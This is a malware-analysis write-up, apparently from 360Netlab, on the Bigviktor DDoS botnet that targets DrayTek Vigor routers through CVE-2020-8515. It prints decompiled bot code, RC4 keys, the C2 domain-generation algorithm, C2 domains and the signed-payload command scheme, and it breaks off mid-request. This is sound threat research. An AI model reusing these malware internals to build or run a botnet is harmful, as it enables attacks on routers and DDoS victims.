

DDoS

The new Bigviktor Botnet is Targeting DrayTek Vigor Router



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Overview

On June 17, 2020, 360Netlab Threat Detecting System flagged an interesting ELF sample (`dd7c9d99d8f7b9975c29c803abdf1c33`), further analysis shows that this is a DDos Bot program that propagates through the [CVE-2020-8515](#) vulnerability which targets the DrayTek Vigor router device, and it uses DGA (Domain generation algorithm) to generate C2 domain names.


The program uses "viktor" as file name (`/tmp/viktor`) in the propagation process, also a special string `0xB16B00B5` (big boobs) was used in the sample , we combined the two and named it **Bigviktor**.

From the network's perspective, Bigviktor's DGA generates 1000 domain names every month, and traverses the 1000 domain names by requesting RC4 encryption & ECSDA256 signed **s.jpeg** , When a live C2 responses the request, bot then takes the next step to request for **image.jpeg** from C2 to get more instructions.

Bigviktor supports 8 kinds of instructions, which can be divided into 2 major functions

- DDoS attack
- Self-renewal

The overall network structure is shown in the figure,




Botnet scale

Daily Active Bot

DGA is a double-edged sword. While giving the author good chance to evade detection, it also gives security researcher the opportunity to register domain names to hijack infected hosts of botnets.


We registered several domains names generated by Bigviktor in June and July (`workfrequentsentence.club`, `waitcornermountain.club`), so we were able to tap into it network to measure the scale of the Botnet. As of now we only see

about 900 active infected IPs. However, When taking a look at the requests of Bigviktor DGA domain name, we can see the trend is steadily going up. Its daily active Bot trend is shown in the figure below:



Bot geographic location

The IP area distribution of infected devices is as follows:



[Table](#) [Request](#) [Response](#) [Statistics](#)

geo	Unique count of geoip.ip.raw
VN	394
GB	69
PT	55
TW	50
MX	43
DE	21
HK	20
NL	20
TH	20
ES	18

The main ASN distribution of these IPs is as follows:

412	AS45899 VNPT_Corp
194	AS7552 Viettel_Group
190	AS18403 The_Corporation_for_Financing_&_Promoting_Technology
90	AS3462 Data_Communication_Business_Group
82	AS15525 Servicos_De_Comunicacoes_E_Multimedia_S.A.
66	AS8151 Uninet_S.A._de_C.V.
52	AS45903 CMC_Telecom_Infrastructure_Company
34	AS3352 Telefonica_De_Espana
28	AS17552 True_Internet_Co.,Ltd.
22	AS8881 1&1_Versatel_Deutschland_GmbH

Infected device

By obtaining the title of the infected device's 80, 8080, and 443 port web pages, we know that the currently distributed version of the infected DrayTek Vigor router is:

269 Vigor 2960
107 Vigor 3900

Reverse analysis

We have captured a total of 2 versions. The first version of the bot program seems to have bugs and cannot run normally. This article uses the latest version as an example for reverse analysis.

```
MD5:dd7c9d99d8f7b9975c29c803abdf1c33
ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
Packer: None
```

Generally speaking, the Bigviktor function is relatively simple. It binds a local port at runtime to implement a single instance, uses the RC4 algorithm to decrypt sensitive resources, including the strings to be used by DGA, and then uses DGA to generate 1000 C2 domain names based on these strings. Then the bot uses the libcurl library to send a request to the built-in legit websites to test network connectivity. If the network is up, it moves on to next step to request the s.jpeg from the C2 domain to verify the legitimacy of C2; after passing the legality test, it goes to final step to request the male.jpeg and image.jpeg resources from the C2 domain to conduct DDos attack.

We can roughly divide the bot behaviors into two categories: auxiliary behavior and malicious behavior, let us take a close look.

Auxiliary behavior

1: Use libcurl library to access network resources

```
DNS Option:
  1.1.1.1,8.8.8.8
User-Agent Option:
  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept Option:
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
```

2: Bind port 61322 to implement a single instance

```
v15 = lib_ntohs(61322);
kill_spesific_port_proc(v15);
v74.sin_addr.s_addr = lib_inet_addr((int)"127.0.0.1");
v74.sin_port = lib_ntohs(61322);
v74.sin_family = 2;
v16 = lib_socket(2, 1, 6);
v17 = 1000;
while ( lib_bind(v16, &v74, 16) && v17 )
{
    v18 = lib_ntohs(61322);
    kill_spesific_port_proc(v18);
    --v17;
    lib_usleep(0x186A0u);
}
```

3: RC4 encrypts sensitive resources, the resources include the strings required by DGA, legit websites, upgrade file storage path, etc.

```
rc4_deproc((char *)&verbalArray, 0x640, (int)&rc4DeKey, 32);
rc4_deproc((char *)&nounArray, 0x8EB0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&adjactiveArray, 0x20D0, (int)&rc4DeKey, 32);
rc4_deproc((char *)&prefixArray, 0x280, (int)&rc4DeKey, 32);
rc4_deproc((char *)&sufixArray, 0x140, (int)&rc4DeKey, 32);
rc4_deproc((char *)&httpFMT, 0x780, (int)&rc4DeKey, 32);
```

The RC4 key is

DA B2 F1 F7 32 FD 03 BA 58 DB FF 53 8B F2 6F 01
02 FF 00 01 03 05 00 DE 02 FF 00 01 7C DF 92 91

Take the suffixes required by DGA to generate domain as an example, the ciphertext is as follows

000000c0	47 09 bd b0 a7 d4 43 21 2c e5 af 41 8a ea 25 dc	G. $\frac{1}{2}$ °§ÖC!, å¬A. ê©Ü
000000d0	fe d3 18 28 bc 19 07 19 cd f0 84 51 9e 6a 3e b1	þÓ.($\frac{1}{4}$...Íð.Q.j>±
000000e0	5f 2a e0 13 51 ba 62 46 26 83 86 63 0b ed ad be	_*à.QºbF&..c.i. $\frac{3}{4}$
000000f0	59 51 e7 0b cf a7 d0 1a 94 e8 ed c2 cc f2 21 17	YQç. ï§Ð..èíÂÌò!.
00000100	e5 7a b5 6f 84 66 8a a1 c1 18 52 cb 50 38 6b ea	åzµo.f.iÁ.RËP8kê
00000110	4b 10 13 56 13 b4 9c b2 3b b4 3e 4c 3c cc 01 cc	K..V.‘.²; ‘>L<Ì.Ì
00000120	81 ab 13 97 6c 49 e7 85 54 5f d0 92 3f 9b 7d a8	.«..lIç.T_Ð.?.)”
00000130	44 72 81 54 50 4f e1 7f b5 fd 1a 78 3b 14 e3 d4	Dr.TP0á.þý.x;.åõ

After decryption

4: Access a legit website to test network connectivity and obtain the current date

```
rc4_deproc(whiteArray, 0x540, (int)&rc4DeKey, 32);
byte_95EA8 = 1;
if ( !dword_95EAC )
    dword_95EAC = lib_malloc(256);
if ( curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04])
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))
    && (lib_sleep(1), curl_download(&unk_95E70, (int)&whiteArray[24 * dword_94C04]))) )
```

The legit websites can be decrypted by RC4, and we got the following sites

jd.com	weibo.com	vk.com
csdn.net	okezone.com	office.com
xinhuanet.com	babytree.com	livejasmin.com
twitch.tv	naver.com	aliexpress.com
stackoverflow.com	tribunnews.com	yandex.ru
soso.com	msn.com	facebook.com
youtube.com	baidu.com	en.wikipedia.org
twitter.com	amazon.com	imdb.com
reddit.com	pinterest.com	ebay.com
tripadvisor.com	craigslist.org	walmart.com
instagram.com	google.com	nytimes.com
apple.com	linkedin.com	indeed.com
play.google.com	espn.com	webmd.com
cnn.com	homedepot.com	etsy.com
netflix.com	quora.com	microsoft.com
target.com	merriam-webster.com	forbes.com
tmall.com	baidu.com	qq.com
sohu.com	taobao.com	360.cn
tianya.cn		

Visit one of these URLs to get the current date, which will be used in DGA.

```
format           %a, %d %b %Y
Fri, 10 Jul 2020
```

Malicious behavior

1: Use the C2 domain name generated by DGA

The format of the domain name is

[prefix.]verbe[-]adjective[-]noun.suffix , the content in [] indicates optional, the prefix has 40 words, the verbe has 100 words, the adjective has 525 words, noun has 1522 words, and suffix has 20 words. The algorithm is implemented as follows

```
void GenNewKey(uint32_t &key)
{
    uint32_t tmp = key ^ (key << 13) ^ ((key ^ (uint32_t)(key << 13)) >> 17);
    key = tmp ^ 32 * tmp;
};

string c2url;
GenNewKey(seed);
```

```

//1:prefix part
    if (seed % 5 == 0)
    {
        GenNewKey(seed);
        c2url += prefix[seed % 40];
        c2url += ".";
    }
//2:verbe part
    GenNewKey(seed);
    c2url += verbe[seed % 100];
    GenNewKey(seed);
    if (seed % 10 <= 1)
        c2url += "-";
//3:adj part
    GenNewKey(seed);
    c2url += adj[seed % 525];
    GenNewKey(seed);
    if (seed % 10 <= 1)
        c2url += "-";
//4:noun part
    GenNewKey(seed);
    c2url += noun[seed % 1522];
    c2url += ".";
//5:suffix part
    GenNewKey(seed);
    c2url += suffix[seed % 20];

```

The current date converts into a string with format `%b %Y 00:00` and the initial key is the first 4 bytes of the SHA256 value of the string, for example

```

currrent date: Fri, 10 Jul 2020
format ---->Jul 2020 00:00
sha256 ---->6ac0f83915ed5d7b9bb7055723084df001b16a552d758de3c415f083f931ab8c
get first 4 bytes      ----> key=0x6ac0f839

```

Therefore, the DGA doamin is different every month. Taking the July key (0x6ac0f839) as an example, the first 5 domains generated

```

c2url: decidefresh-county.in
c2url: payculturaltour.org
c2url: standvisiblereach.rocks
c2url: meanforwardcap.top
c2url: raisefitsize.rocks

```

When we observe the actual DNS data in packet, we can see the result matches.


1. 1. 1. 1	53	Standard query 0xf186 A decidefresh-county. in
8. 8. 8. 8	53	Standard query 0xae56 A payculturaltour. org
1. 1. 1. 1	53	Standard query 0xf28b A standvisiblereach. rocks
8. 8. 8. 8	53	Standard query 0xed63 A meanforwardcap. top
1. 1. 1. 1	53	Standard query 0xb791 A raisefitsize. rocks

See the end of the article for all DGA domains in July.

2: Get the current effective C2

To connect to a valid C2, Bigviktor start from a random position of the 1000 DGA domains. If there is no valid C2, it goes back to the first domain name and start over again.

In order to ensure that the network is completely controllable and not stolen by others, Bigviktor will verify the signature of the s.jpeg file. Only after passing the signature verification, a C2 is deemed valid.



The real payload encryption is hidden in the jpeg (`s.jpeg`; `image.jpeg`) file. The structure of jpeg is `IMAGE DATA(16 BYTES) : Half-RC4 KEY(16 BYTES) : Ciphertext`. Each `sample` integrates a Half-RC4 KEY(16 BYTES), each `payload` integrates a Half-RC4 KEY(16 BYTES), two Half-RC4 keys are spelled into a complete RC4 key(32 BYTES); also a hard-coded `ECDSA256 public key` is used to verify the decrypted payload.

Half-RC4 KEY:

`82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67`

Pub KEY:

`03 2F 37 51 43 1F A3 58 81 66 86 F7 BA 4C A2 30
45 2C 9B 9E 12 9A E9 97 CF 69 09 CF 7F 42 D4 97 88`

Take s.jpeg(md5:4c6d0bed21bc226dbaf4e6adc7402563) as an example

FF	D8	FF	E1-13	23	45	78-69	66	00	00-4D	4D	00	2A
46	00	B2	65-B0	3F	97	7F-CF	CB	65	31-1F	D2	B3	A0
09	7E	D2	AE-8F	03	08	36-7D	10	22	B5-19	94	75	03
94	3B	95	8D-CC	00	29	96-7E	5A	57	91-AA	E8	39	F2
1C	6B	2B	9A-7C	E7	79	9B-D9	50	83	F1-29	CD	15	8D
46	4E	5C	ED-56	EC	83	D4-CB	69	4F	94-F6	AE	F0	FC
43	3F	22	7F-19	B2	0F	AD-83	33	69	D0-C8	03	4E	62
F2	ED	99	7E-A9	D1	1F	A6-05	66	D1	D7-DE	4E	2B	10
DF	2D	46	87-65	80	44	81-70	6A	57	0F-5F	AA	72	2D
C7	1D	13	4C-7D	86	5B	0B-A0	C2	B5	45-C2	CF	50	47
EE	0E	EE	54-36	A3	C7	5C-C5	F8	EC	77-0C	7D	C2	4E
E2	71	E0	E9-F1	C7	76	7F-79	36	DD	28-EF	87	DD	DE
EB	D0	97	69-76	39	04	1F-77	E9	02	BF-D6	77	4C	AA
47	81	A3	C2-E9	13	28	9C-BA	7B	76	07-85	7E	4A	2D
E9	1C	3D	EB-66	0C	7D	B5-22	EE	51	41-3D	F8	BF	BC
C0	72	07	28-CD	4B	3D	43-5E	46	C3	E6-FB	63	71	F2
15	B5	CC	0D-65	1F	4C	6C-4D	BC		-			

IMAGE DATA

Half RC4 KEY

Ciphertext

Splice out the complete RC4 key

Half RC4 KEY from s.jpeg + Half Rc4 from sample

46 00 B2 65 B0 3F 97 7F CF CB 65 31 1F D2 B3 A0
82 BC 09 D5 47 A9 37 27 8F ED F1 7B 29 2A FA 67

Decrypt Ciphertext to get

3C	D9	2F	50-C2	14	F9	4E-23	F2	BB	16-97	1D	EF	BB	<?/?P?N#???	?	?
07	7B	26	67-EF	CC	F4	CC-AF	0C	38	72-85	BF	ED	DB	□&g?????↑8r?????		
6B	F7	DE	E0-36	02	B9	7B-24	16	F4	DE-07	0A	51	93	k???6 ? {\$□?□?Q?		
7A	2B	56	7C-CF	6C	96	10-3E	CC	FF	13-64	84	52	B5	z+V ?1?□? □d?R?		
00	AA	00	09-77	72	69	74-65	73	65	70-61	72	61	74	? □writeseparat		
65	6C	69	74-65	72	61	74-75	72	65	2E-63	6F	6D	00	eliterature. com		
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-30	31	20	4A-75	6C	20	32-30	32	30	20			
30	30	3A	30-30	00	00	00-00	00	00	00-00	00	00	00			
00	00	00	00-00	00	00	00-00	00	00	-	-	-	-	01 Jul 2020		

Signature

Plaintext

When the verification is successful, a valid C2 is obtained. The procedures of verification need to meet these condition

- signature verification
- Plaintext[2] ==\x00, Plaintext[3] ==\x09
- C2 in the plaintext is same as the Dga domain which responds to the s.jpeg request.

3:Ask for specific tasks from C2

After the Bot obtains a valid C2, it will request the image.jpeg resource from C2

```
request_res_fromC2(
    (int)&v71,
    "%s/image.jpeg?t=%c%c%c%c%c%c%c&v=%d",
    &dga_url,
    (unsigned __int8)*off_863C0,
    (unsigned __int8)off_863C0[1],
    (unsigned __int8)off_863C0[2],
    (unsigned __int8)off_863C0[3],
    (unsigned __int8)off_863C0[4],
    (unsigned __int8)off_863C0[5],
    (unsigned __int8)off_863C0[6],
    (unsigned __int8)off_863C0[7],
    (unsigned __int8)byte_9483D) )
```

GET /image.jpeg?t=65cdb491&v=0 HTT

